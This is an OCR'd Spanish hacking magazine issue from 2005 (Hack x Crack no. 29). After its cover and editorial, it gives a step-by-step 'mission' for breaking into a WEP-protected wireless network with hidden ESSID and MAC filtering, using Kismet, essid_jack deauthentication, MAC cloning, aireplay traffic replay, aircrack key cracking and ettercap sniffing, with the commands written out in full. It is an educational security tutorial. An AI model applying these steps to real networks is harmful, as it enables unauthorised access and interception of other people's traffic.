Segunda Etapa - Revista Bimestral
Junio - Julio 2005

PC HXC
PASO A PASO

SEGURIDAD INFORMATICA
número 29
www.hackxcrack.com
Precio 4.5 €

HACKÑORANZAS

Buscamos con Vic_Thor los agujeros más influyentes del pasado

Shatter Attacks
Windows vulnerable por ser Windows

PROGRAMACION

Curso de C
A vueltas con los bucles

SEGURIDAD

Taller de CRIPTOGRAFÍA
No dejes que nadie espíe tu correo

Control de LOGs en GnU/Linux
Descubre el demonio SYSLOGD y averigua todo lo que está pasando en tu PC

Explotación de Format Strings
Aprende cómo se explotan los errores en las Cadenas de Formato

HACKING ESTRATEGIA

Misión: Infiltración en una Red Wireless protegida

Nº 29 -- P.V.P. 4.5 EUROS
00029
8 414090 202756

CAFETERIA

FAQ Google   Opinión ¿Oscuridad o Transparencia?

EDITORIAL

ANTE EL DESAFÍO DEFINITIVO: LA COORDINACIÓN DEL PROYECTO HXC

En la cabecera de la editorial del número anterior rezaba la frase *"Despega la Segunda Etapa del Proyecto HXC"*, y realmente así ha sido. Allí hablamos de una serie de avances:

- La apertura del proyecto HXC, que día a día adquiere consistencia.
- La reestructuración de la maquetación, que como podrás ver en este número, se consolida.
- La reactivación de servidores de prácticas de hacking, que se han mantenido "on line" más tiempo que nunca.

Pero todo esto no sirve para nada!!! Has leído bien, todo esto NO SIRVE!!!

Los lanzamientos/despegues suponen un gran esfuerzo pero no garantizan NADA!!! Lo que hemos conseguido en estos dos números es realmente importante, pero quedan muchos temas a los que enfrentarse:

- Debemos tener una Web en condiciones... y no nos referimos que sea atractiva, ante todo queremos que sea ÚTIL. Y a fecha de hoy el FORO es la única sección de la Web que está a la altura de lo esperado.
- Necesitamos colaboradores para los Textos, la Web, la Publicidad y mil temas más... y personas con ganas de colaborar no faltan, pero hasta ahora los mails enviados a la revista no suelen obtener respuesta... que desperdicio de talento!!!
- Respecto la publicidad, nos falta poner la página en la Web.
- Y el tema de la atención telefónica y pedidos de números atrasados es un escándalo, salen con retraso y en el teléfono casi nunca hay nadie para contestar.

Seguramente ahora te estarás preguntando qué tipo de editorial es esta... ¿una píldora de suicidio? ¿un epitafio? ¿una despedida? ¿una especie de "salsa rosa" donde sacamos los "trapos sucios" de la revista? Pues no... claro que no.

Igual que hemos sido capaces de "abrir" el proyecto HXC, darle un giro de 180 grados a la maquetación y mantener los servidores de hacking, igual seremos capaces de solucionar todos esos "trapos sucios". Te informamos desde esta editorial que en estos momentos, mientras nos tienes en las manos, estamos perfilando lo que será *"La Coordinación del Proyecto HXC"*.

El sistema de coordinación que estamos creando nos va a permitir atacar sin compasión cada uno de los temas anteriormente expuestos. Y como punta de lanza del sistema activaremos *la Bandeja de Entrada Compartida*, un medio que nos permitirá contestar y coordinar cualquier mail que llegue a la revista. Se acabó eso de que la revista no contesta los mails.

¿Cuándo se activará La Coordinación? Pues a lo largo del mes de JULIO (quizá incluso antes). En el foro y en la Web te informaremos sobre ello, te aseguro que te sorprenderemos.

Activaremos La Coordinación sección por sección, primero *las colaboraciones para artículos* y *colaboraciones para la Web*, después *pedidos de números atrasados* y *publicidad*... y así un tema tras otro. Como todo nuevo sistema necesitará un rodaje... al principio seguro que cometemos errores y seguro que haremos algunos cambios "sobre la marcha"... pero en poco tiempo los resultados serán impresionantes.

La activación de este sistema de coordinación es, con diferencia, uno de los mayores retos a los que nunca nos hemos enfrentado. En poco tiempo veremos si hemos sido capaces de hacer frente al desafío.

Como puedes ver, deseamos hacerte partícipe de nuestras ilusiones, pero también de nuestros temores. El camino que hemos tomado no tiene vuelta atrás: si fracasamos en el intento el proyecto se tambaleará violentamente, si vencemos, HXC tendrá unos cimientos que perdurarán.

Bueno, no quiero hacerme pesado. Aquí quedan escritos nuestros compromisos y esperamos no defraudarte. Trabajaremos al máximo para ofrecerte, número a número, cuanto creemos saber.

¡Un fuerte abrazo a todos!
AZIMUT, administrador de los foros de hackxcrack
www.hackxcrack.com

* Por motivos ajenos a nuestra voluntad, la entrega del curso de python de este número queda postergada al próximo.

INDICE

MAQUETACION



taca dissenys
taca.dissenys@gmail.com

grupo HXC

juanmat

COLABORADORES Y REDACTORES: GRUPO HXC

Este Grupo está formado por un número de colaboradores que han ido creciendo con, y siguiendo este Proyecto desde sus comienzos, desde redactores, maquetadores, diseñadores de páginas web, técnicos, programadores, administradores de sistemas, profesionales de áreas diversas tales como Economía, Ing. Industrial, Mercadotecnia, Arquitectura, así como aficionados y curiosos de la informática, etc...que comparten en común el cariño por HXC, y la afición al mundo de la Informática, y son estas las principales razones que los mueve a participar activamente en este Proyecto en su nueva etapa.

Un Grupo que no tiene límites en su crecimiento y desarrollo, ya que está convencido, que se nutre constantemente de muchas fuentes, y por sobre tod, de los seguidores de la revista.

En el Grupo de Gestión de HXC contamos con un Grupo de colaboradores que son miembros del Foro de HXC, y han seguido la Revista desde sus inicios. Entre los REDACTORES contamos con:

Alex F. (CrashCool) crashcool@gmail.com // Iván Alcaraz (DiSTuRB) ivanalcaraz@telefonica.net // Death Master (Ramiro C.G.) // Moleman (Héctor M.) // Popolous (Juan José EG) // Grullanetx (Tato) // PyC // TaU // TuXeD (Eloi SG) // Vic_Thor // G.F (kurin) kurin@odiss.org

Y TÚ...si...tú...puedes pertenecer a este grupo de Articulistas/Redactores, si te animas a preparar un Articulo, escribirlo y enviarlo a nuestra Editorial! ;-)

El CORAZÓN y ALMA del Proyecto:

El Foro de HXC!
www.hackxcrack.com

Y todos y cada uno de los Lectores y seguidores de la publicación PC Paso a Paso \\ HXC

EDITOTRANS S.L.
B43675701
PERE MARTELL Nº 20, 2º - 1ª
43001 TARRAGONA (ESPAÑA)

Director Editorial
I. SENTIS
E-mail contacto
director@editotrans.com
Título de la publicación
Los Cuadernos de HACK X CRACK.
Nombre Comercial de la publicación
PC PASO A PASO
Web: www.hackxcrack.com
IMPRIME:
I.G. PRINTONE S.A. Tel 91 808 50 15
DISTRIBUCIÓN:
SGEL, Avda. Valdeparra 29 (Pol. Ind.)
28018 ALCOBENDAS (MADRID)
Tel 91 657 69 00 FAX 91 657 69 28
WEB: www.sgel.es

NUMERO 29 -- PRINTED IN SPAIN
PERIOCIDAD BIMESTRAL
Deposito legal: B.26805-2002
Código EAN: 8414090202756





Hacking Estrategia

HACKING

Infiltración en una Red Wireless protegida

Con la proliferación de las ofertas wireless, el número de redes de éste tipo va en aumento día a día. Aunque poco a poco la gente va tomando conciencia de lo importante que es proteger una red de éste tipo (¿verdad?), veremos como hasta la más agresiva configuración de seguridad (encriptación WEP de 128 bits, filtrado por dirección MAC, ESSID oculto y DHCP deshabilitado) no supondrá obstáculo para un atacante con unos mínimos conocimientos. ¿Te animas a acompañarme en este ataque? Sigue leyendo ;)

MISION 2: INFILTRACIÓN EN UNA RED WIRELESS PROTEGIDA

Tenemos indicios que nos llevan a sospechar de ciertas actividades ilegales en la gestión de empleados de la compañía WADAL SL, pero carecemos de pruebas contundentes, su misión será obtener dichas pruebas mediante el filtrado del tráfico de su red, pero no le será fácil.

El único medio de acceso a ésta red es por medio de un AP (punto de acceso inalámbrico) (802.11.bg) que da cobertura en las inmediaciones del edificio de esta compañía y proporciona acceso a toda la red de la empresa.

Le detallo la información que nuestros técnicos han logrado obtener:

- El BSSID de la red es 00:12:34:56:78:90
- Encriptación WEP de 128 bits
- Filtrado por dirección MAC.
- ESSID oculto.

Dispone de un vehículo camuflado, un portátil con sistema operativo GNU/Linux y tarjeta inalámbrica con chipset Prism2.

Mucha suerte en su misión

1- ANALIZANDO LA SEGURIDAD

Antes de nada daré una breve explicación de los distintos sistemas de seguridad a los que nos enfrentamos y algunos conceptos previos.

BSSID: Es la dirección MAC del AP.

ESSID oculto: Para poder conectarnos a un punto de acceso necesitamos conocer su ESSID o nombre, este sistema de protección se basa en ocultar dicho nombre al exterior de modo que sólo los clientes que lo conozcan podrán conectarse.

Filtrado por MAC: La MAC (*Media Access Control*) es la dirección física de una tarjeta de red, identifica de forma única cada tarjeta de red de modo que nunca se fabricarán dos tarjetas con una misma MAC. El filtrado por MAC se basa en permitir o excluir determinadas MAC's impidiendo o posibilitando la conexión.

DHCP deshabilitado: El DHCP (*Dynamic Host Configuration Protocol*) es un protocolo que permite al cliente recibir por parte del servidor DHCP los parámetros de configuración para acceder a la red. Entre esos parámetros se encuentran la IP , puerta de enlace, etc..

Con DHCP deshabilitado, un atacante que logre conectar con nuestro AP tendrá que adivinar y configurar a mano dichos parámetros para poder formar parte de la red.

Encriptación WEP: *(Wired Equivalency Privacy*) es un sistema de cifrado incluido en el protocolo 802.11 que permite encriptar la información transmitida mediante el algoritmo RC4, utilizando claves de 64, 128 o 256 bits.

¿Por que chipset Prism2? Por su facilidad para el modo master, con modo master podremos convertir nuestra tarjeta inalámbrica en un punto de acceso. En el transcurso de la misión necesitaremos emular un AP para llevar a cabo ciertos ataques y facilitar el trabajo.

2- WARDRIVING. LOCALIZANDO EL AP

Para los que le suene a chino el término wardriving, consiste básicamente en salir a la caza de redes inalámbricas provistos de un portátil/PDA con tarjeta inalámbrica y usando el software apropiado de detección. Según el medio de transporte que se utilice surgen términos como:

- WarWalking: Andando.
- WarFlying: En avión.
- WarSkating: En patines. (¿os lo imagináis? :-D)
- WarDriving: En coche... etc

Vamos a hacer wardriving para localizar la red de BSSID correspondiente a la dada en el documento de la misión.

Una vez cerca del edificio WADAL SL, ponemos nuestra tarjeta en modo monitor y usamos un sniffer adecuado para redes 802.11. Es imprescindible el modo monitor o RFMON para la misión,




Imagen 0

de esta forma podremos capturar paquetes sin necesidad de estar asociados a una red.

En la misión voy a utilizar **Kismet** (http:// www.kismetwireless.net/), un sniffer para redes wireless que nos permitirá localizar el AP, además de capturar y visualizar los paquetes. Sus comandos/opciones son los siguientes: **(Imagen 0)**

Si Kismet no puede poner tu tarjeta automáticamente en modo monitor puedes hacerlo con las wireless-tools:

```
root@spirit:/#iwpriv <interfaz> monitor 1 1
```

ó bien:

```
root@spirit:/#iwconfig <interfaz> mode monitor
```

Nos desplazaremos por las inmediaciones del edificio hasta que Kismet nos detecte paquetes provenientes de la red de BSSID *00:12:34:56:78:90* y de ESSID desconocido**(Imagen 1).**

En este caso he detectado 2 redes con ESSID oculto, para ver el BSSID de la red pulsamos 's' y escogemos el tipo de ordenación de los nodos, en mi caso escojo 'b'; una vez el nodo ha sido


Imagen 1

```
xterm
Network List (Autofit)                                          Info
  Name                  T W Ch  Packts Flags IP Range     Size  Ntwrks
 . <no ssid>            A 0 005   48         0.0.0.0       0B      2
 ! <no ssid>            A Y 009   40         0.0.0.0       0B   Pckets
                                                                   93
                                                                Cryptd
                                                                    1
                                                                  Weak
                                                                    0
                                                                 Noise
                                                                    0
                                                                Discrd
                                                                    0

                                                                Elapsd
                                                              00:00:47
Status
 Connected to Kismet server version 2005.04.R1 build 20050403003117 on localhost:2

Battery: AC charging 94% 596523h14m8s
```

Imagen 2





marcado con otro color pulsamos la tecla 'i' , que nos mostrará información acerca de esta red **(Imagen 2)**.

Nos fijamos en el BSSID y comprobamos que es el correcto; hemos localizado la red.

3 - AVERIGUANDO EL ESSID OCULTO

Durante el proceso de conexión entre un cliente y un punto de acceso ocurren los siguientes pasos:

- El cliente emite una trama PROVE REQUEST que contiene el ESSID al que desea conectarse.
- El AP responde si el ESSID coincide con el suyo.
- El cliente y el AP intercambian tramas de autentificación y asociación.

Capturando estos paquetes podremos ver el ESSID.

Tenemos dos opciones, o bien esperar a que algún cliente se conecte para capturar las tramas o realizar un ataque para forzar a clientes conectados la reasociación con el AP.

Una forma de realizar este último ataque es hacernos pasar por el AP (clonando su MAC) y emitir tramas DIASSOC a la dirección de broadcast (FF:FF:FF:FF:FF:FF) o a algún cliente específico de modo que logremos engañar al cliente y ésta vuelva a asociarse para así poder capturar las tramas.

Por suerte, existen herramientas que automatizan este proceso:

- **deauth** , utilidad del proyecto **void11**. http://www.wlsec.net/void11/
- **essid_jack** , utilidad del proyecto **Air-jack** http://sourceforge.net/projects/airjack/

Para la misión vamos a utilizar essid_jack, su uso es el siguiente: **(listado 1)**

Listado 1

```
root@spirit:/home/CrashCool/he2# ./essid_jack
Essid Jack: Proof of concept so people will stop calling an ssid a password.

Usage: ./essid_jack -b <bssid> [ -d <destination mac> ] [ -c <channel number> ] [ -i <interface name> ]
    -b: bssid, the mac address of the access point (e.g. 00:de:ad:be:ef:00)
    -d: destination mac address, defaults to broadcast address.
    -c: channel number (1-14) that the access point is on, defaults to current.
    -i: the name of the AirJack interface to use (defaults to aj0).

root@spirit:/home/CrashCool/he2# ./essid_jack -b 00:12:34:56:78:90 -c 5
Got it, the essid is (escape characters are c style):
"W4d41B3RT0-007"
```

Primer paso logrado, ya tenemos el nombre del ESSID, "W4d41B3RT0-007". Si nos fijamos en la ventana de Kismet podremos ver cómo ha capturados las tramas de reasociación mostrándonos el nombre del ESSID. **(Imagen 3)**

```
xterm
Network List (Autofit)                                             Info
   Name                          T W Ch  Packts Flags IP Range     Ntwrks
 . <W4d41B3RT0-007>              A O 005     98       0.0.0.0         2
 . <no ssid>                     A Y 009      2       0.0.0.0      Pckets
                                                                     104
                                                                   Cryptd
                                                                       4
                                                                     Weak
                                                                       1
                                                                    Noise
                                                                       0
                                                                   Discrd
                                                                       2
                                                                   Pkts/s
                                                                       0
                                                                   Elapsd
                                                                 00:01:01
Status
 Found new network "<no ssid>" bssid                 WEP Y Ch 9 @ 11.00 mbi
 Found new probed network "W4d41B3RT0-007" bssid 00:12:34:56:78:90
 Associated probe network "00:C5:C5:F3:F3:00" with "00:12:34:56:78:90" via da
 Found SSID "W4d41B3RT0-007" for cloaked network BSSID 00:12:34:56:78:90
Battery: AC charging 94% 596523h14m8s
```

Imagen 3

Las redes con ESSID oculto a las que Kismet haya logrado capturar su ESSID se mostrarán con un tono azulado.

4- SALTARNOS EL FILTRADO POR MAC

Antes de nada veamos el formato de un paquete de datos capturado con Kismet y analizado con **ethereal** (http://www.ethereal.com/) **(Imagen 4)**

```
▷ Frame 1100 (92 bytes on wire, 92 bytes captured)
▽ IEEE 802.11
    Type/Subtype: Data (32)
  ▷ Frame Control: 0x4B08 (Normal)
    Duration: 314
    Receiver address: 00:0d:88:[redacted] (D-Link_[redacted])
    Transmitter address: 00:0f:[redacted] (D-Link_[redacted])
    Destination address: 00:48:[redacted] (Digitals_[redacted])
    Fragment number: 0
    Sequence number: 1378
    Source address: 00:07:[redacted] (Intel_[redacted])
  ▷ WEP parameters
  Data (54 bytes)
```

Imagen 4

Podemos ver que en el protocolo IEE 802.11 se incluyen los campos:

Destination address: A quien va destinado el paquete.

Source address: De donde proviene el paquete.

Vamos a analizar los datos que hemos capturado, para ello localizamos los archivos de log que ha generado Kismet,

normalmente se encuentran en /var/log/kismet, allí encontraremos logs con este forma

```
Kismet-[mes]-[día]-[año]-[sesión].[formato]

/var/log/kismet/Kismet-May-17-2005-1.csv
/var/log/kismet/Kismet-May-17-2005-1.dump
/var/log/kismet/Kismet-May-17-2005-1.network
/var/log/kismet/Kismet-May-17-2005-1.xml
```

Entre los formatos generados se encuentran .csv , .dump , .network, .xml . El formato .dump es la captura en bruto o raw dump de todos los paquetes, es un formato totalmente compatible con ethereal o tcpdump.

Abrimos con ethereal el .dump correspondiente a la sesión y visualizamos los paquetes de datos: **(Imagen 5)**

```
CrashCool@spirit:/$ ethereal /var/log/kismet/
Kismet-May-17-2005-1.dump
```

Imagen 5




Imagen 6

```
▷ Frame 31 (86 bytes on wire, 86 bytes captured)
▽ IEEE 802.11
    Type/Subtype: Data (32)
  ▷ Frame Control: 0x4208 (Normal)
    Duration: 213
    Destination address: 00:c5:c5:f3:f3:00
    BSS Id: 00:12:34:56:78:90
    Source address: 00:12:34:56:78:91
    Fragment number: 0
    Sequence number: 1407
  ▷ WEP parameters
  Data (54 bytes)
```

Una vez abierto ordenamos los paquetes por el campo Info, localizamos los del tipo Data y seleccionamos uno cualquiera. **(Imagen 6)**

Este paquete proviene del gateway de la red (00:12:34:56:78:91) y va dirigido a un cliente válido (00:c5:c5:f3:f3:00), por lo cual ya tenemos un MAC válida.

Kismet captura MAC's válidas automáticamente, para ver las capturadas seleccionamos el nodo en concreto (para ello primero tenemos que ordenarlos pulsando la tecla 's' y escogiendo uno de los modos que se nos presentan) y luego pulsamos la tecla 'c'.

A continuación clonaremos nuestra MAC por la del cliente válido, saltándonos de ese modo el filtrado por MAC:

```
root@spirit:/# ifconfig wlan0 hw ether
00:c5:c5:f3:f3:00
```

Si con las wireless-tools no puedes cambiarla puedes probar con el programa macchanger.

5- DESCIFRAR LA CLAVE WEP

WEP (Wired Equivalent Privacy), nace con el fin de proporcionar a las redes wireless una seguridad equivalente a una red cableada. Utiliza el algoritmo RC4 y usa claves de 64, 128 y 256 bits que a efectos prácticos son de 40, 104 , 232 bits respectivamente, los 24 bits restantes son usados para el vector de inicialización ó IV.

El vector de inicialización es pseudo aleatorio en cada paquete y su fin es combinarlo con la clave fija de modo que el cifrado sea diferente y a un atacante le sea mas difícil deducir la clave.

Por lo tanto el emisor como el receptor deben conocer la clave fija y el vector de inicialización (IV) para poder cifrar/descifrar los paquetes. La clave fija es conocida de antemano por el AP y los clientes, y el vector de inicialización (IV) viaja en cada paquete.

La vulnerabilidad viene en el vector de inicialización, antes he dicho que es un valor pseudo aleatorio, pero el estándar 802.11 especifica que la variación del IV es opcional y deja un campo abierto a la implementación por parte de los fabricantes de modo que no siempre son aleatorios y se repiten, esto sumado a los pocos bits para variar el IV (2^{24} = 16'7 millones aproximadamente) hace que los IV's se agoten en unos cuantas horas o minutos, según la cantidad de tráfico.

Existen multitud de técnicas y algoritmos para romper WEP con mayor/menor eficiencia y que requieren mas/menos cantidad de paquetes y IV's distintos. Uno de los más atractivos es el ataque estadístico de Korek en el que está basado el programa que utilizaremos: **Aircrack**. (*http://www.cr0.net:8040/code/network/*)



```
CrashCool@spirit:/$ aircrack

aircrack 2.1 - (C) 2004 Christophe Devine

usage: aircrack [options] <pcap file> <pcap file> ...

  -d <start> : debug - specify beginning of the key
  -f <fudge> : bruteforce fudge factor (default: 2)
  -m <maddr> : MAC address to filter usable packets
  -n <nbits> : WEP key length: 64 / 128 / 256 / 512
  -p <nfork> : SMP support: # of processes to start
```

Llegó la parte mas tediosa, capturar entre 200.000 y 500.000 IV's diferentes para facilitar el trabajo a aircrack, para ello deberemos esnifar suficiente tráfico, pero ¿que pasa si la red se usa muy poco o no hay tráfico suficiente? Se utilizan técnicas para generar tráfico. Entre las utilidades que te permiten hacer esto se encuentran:

- **Aireplay 2.2**, utilidad incluida en **Aircrack** (*http://www.cr0.net:8040/code/network/*) y que captura paquetes válidos generados por un cliente de la red para luego hacerse pasar por él y enviarlos de nuevo a la red, de modo que al retransmitirse generan más tráfico que nos dará mas IV's.

Su uso es el siguiente:

```
root@spirit:/home/CrashCool/hxc/aireplay-2.2# ./aireplay

aireplay 2.2 - (C) 2004,2005 Christophe Devine

usage: aireplay [options] <interface #0> [interface #1]

interface #0 is for sending packets; it is also used to
capture packets unless interface #1 is specified.

source options:

    -i        : capture packet on-the-fly (default)
    -r file   : extract packet from this pcap file

filter options:

    -b bssid  : MAC address, Access Point
    -d dmac   : MAC address, Destination
    -s smac   : MAC address, Source
    -m len    : minimum packet length, default: 40
    -n len    : maximum packet length, default: 512
    -u type   : fc, type    - default: 2 = data
    -v subt   : fc, subtype - default: 0 = normal
    -t tods   : fc, To  DS bit - default: any
    -f fromds : fc, From DS bit - default: any
    -w iswep  : fc, WEP   bit - default: 1
    -y        : assume yes & don't save packet

replay options:

    -x nbpps  : number of packets per second
    -a bssid  : set Access Point MAC address
    -c dmac   : set Destination  MAC address
    -h smac   : set Source       MAC address
    -o fc0    : set frame control[0] (hex)
    -p fc1    : set frame control[1] (hex)
    -k        : turn chopchop attack on
```

Por tanto el comando que usaremos podría ser:

```
root@spirit:/# aireplay –i wlan0
–b 00:12:23:56:78:90 –d ff:ff:ff:ff:ff:ff
```

Esto capturaría tráfico proveniente del AP y con destino a la dirección de broadcast, tras esto nos preguntará si deseamos reenviarlo, a lo que contestaremos sí ('y').

También podemos usar un archivo .pcap capturado con anterioridad y reenviarlo.

Para capturar el tráfico puedes usar **Airodump**, utilidad incluida en Aircrack que te irá mostrando el número de IV's capturadas o Kismet. Yo voy a hacerlo con Kismet; para ello lo ejecutamos y seleccionamos el nodo en cuestión (pulsando 's' y escogiendo algún tipo de ordenación), una vez seleccionado fijamos el canal del nodo de modo que Kismet sólo escuche el tráfico de ese canal para así capturar mas rápidamente, esto se consigue pulsando 'L' sobre el nodo seleccionado.

Una vez recolectado el suficiente tráfico procedemos a ejecutar aircrack pasándole los siguientes parámetros:

```
CrashCool@spirit:/$ aircrack –n 128 –f 1 <ruta archivo .dump>
```

En el caso de que tras un cierto tiempo nos muestre un mensaje del tipo *"No luck sorry"* , aumentaremos el *fudge factor* , éste parámetro puede tomar los valores 1 , 2 y 3 e interviene en el análisis estadístico, a más valor, más posibilidades tenemos de que encuentre la clave, pero a su vez tardará mas.

En este caso tras unas horas obtengo la clave: 6e:23:c8:69:d3:7f:37:d6:58:42:cf:02:13

6- OBTENIENDO LOS PARÁMETROS DE LA RED

Al no disponer de DHCP habilitado deberemos deducir los parámetros de configuración por los paquetes capturados. Al disponer de la clave WEP podremos descifrar los paquetes y visualizarlos, para ello puedes utilizar el programa **decrypt** incluido en **Airsnort** (http://airsnort.shmoo.com), su uso es el siguiente:

```
CrashCool@spirit:~$ decrypt
missing required argument
Usage: decrypt (-p <pw> | -f <dictfile>) [-b] [-o <offset>] -m <bssid> -e <cryptfile> -d <decryptfile>
  -p: single password to try
-f: dictionary, 1 password per line
  -b: skip beacons
  -o: offset to frame control (default zero)
  -m: bssid to crack
  -e: input pcap file
  -d: output pcap file
```

Para descifrar el nuestro usaremos el comando:

```
CrashCool@spirit:~$ decrypt -p 6e:23:c8:69:d3:7f:37:d6:58:42:cf:02:13 -m 00:12:34:56:78:90 -b -e /var/log/kismet/Kismet-May-17-2005-2.dump -d descifrado WEP.pcap
```

A continuación abrimos *descifradoWEP.pcap* con ethereal:

```
CrashCool@spirit:~$ ethereal descrifradoWEP.pcap
```

Para obtener los datos con mayor rapidez localizamos paquetes provenientes de tráfico ARP, aquí un paquete capturado: **(Imagen 7)**

El gateway de la red es 192.168.0.1, la IP del cliente es 192.168.0.11 y la dirección de broadcast es 255.255.255.255 por lo cual ya tenemos el rango de ip's de la red.

Los datos que necesitamos son:

IP: 192.168.0.150 (elijo una al azar dentro del rango)
Gateway: 192.168.0.1

7- CONECTÁNDONOS A LA RED

Ya tenemos todos los datos que

```
▷ Frame 3 (60 bytes on wire, 60 bytes captured)
▷ IEEE 802.11
▷ Logical-Link Control
▽ Address Resolution Protocol (reply)
    Hardware type: Ethernet (0x0001)
    Protocol type: IP (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (0x0002)
    Sender MAC address: 00:12:34:56:78:91 (192.168.0.1)
    Sender IP address: 192.168.0.1 (192.168.0.1)
    Target MAC address: 00:c5:c5:f3:f3:00 (192.168.0.11)
    Target IP address: 255.255.255.255 (255.255.255.255)
```

Imagen 7

necesitamos para conectarnos a la red ;), procedamos:

```
root@spirit:/# iwconfig wlan0 essid W4d41B3RT0-007
1.        Establecemos el nombre del ESSID
root@spirit:/# iwconfig wlan0 key open 6e23c869d37f37d65842cf0213
2.        Configuramos la clave WEP
root@spirit:/# ifconfig wlan0 192.168.0.150
3.        Nos ponemos la ip 192.168.0.150
root@spirit:/# route add default gw 192.168.0.1
4.        Añadimos el gateway.
```

En teoría ya estamos dentro, veamos que nos dice Ettercap.

8- USANDO ETTERCAP PARA INTERVENIR EL TRÁFICO.

Una vez dentro de la red, usaremos el sniffer Ettercap para capturar el tráfico de la red, pero antes de eso vamos a estudiar a que tipo de red nos enfrentamos.




Imagen 10

Arrancamos ettercap en su modo gráfico (GTK)



root@spirit:/home/CrashCool/he2# ettercap -G

Imagen 11




Imagen 8





Imagen 9



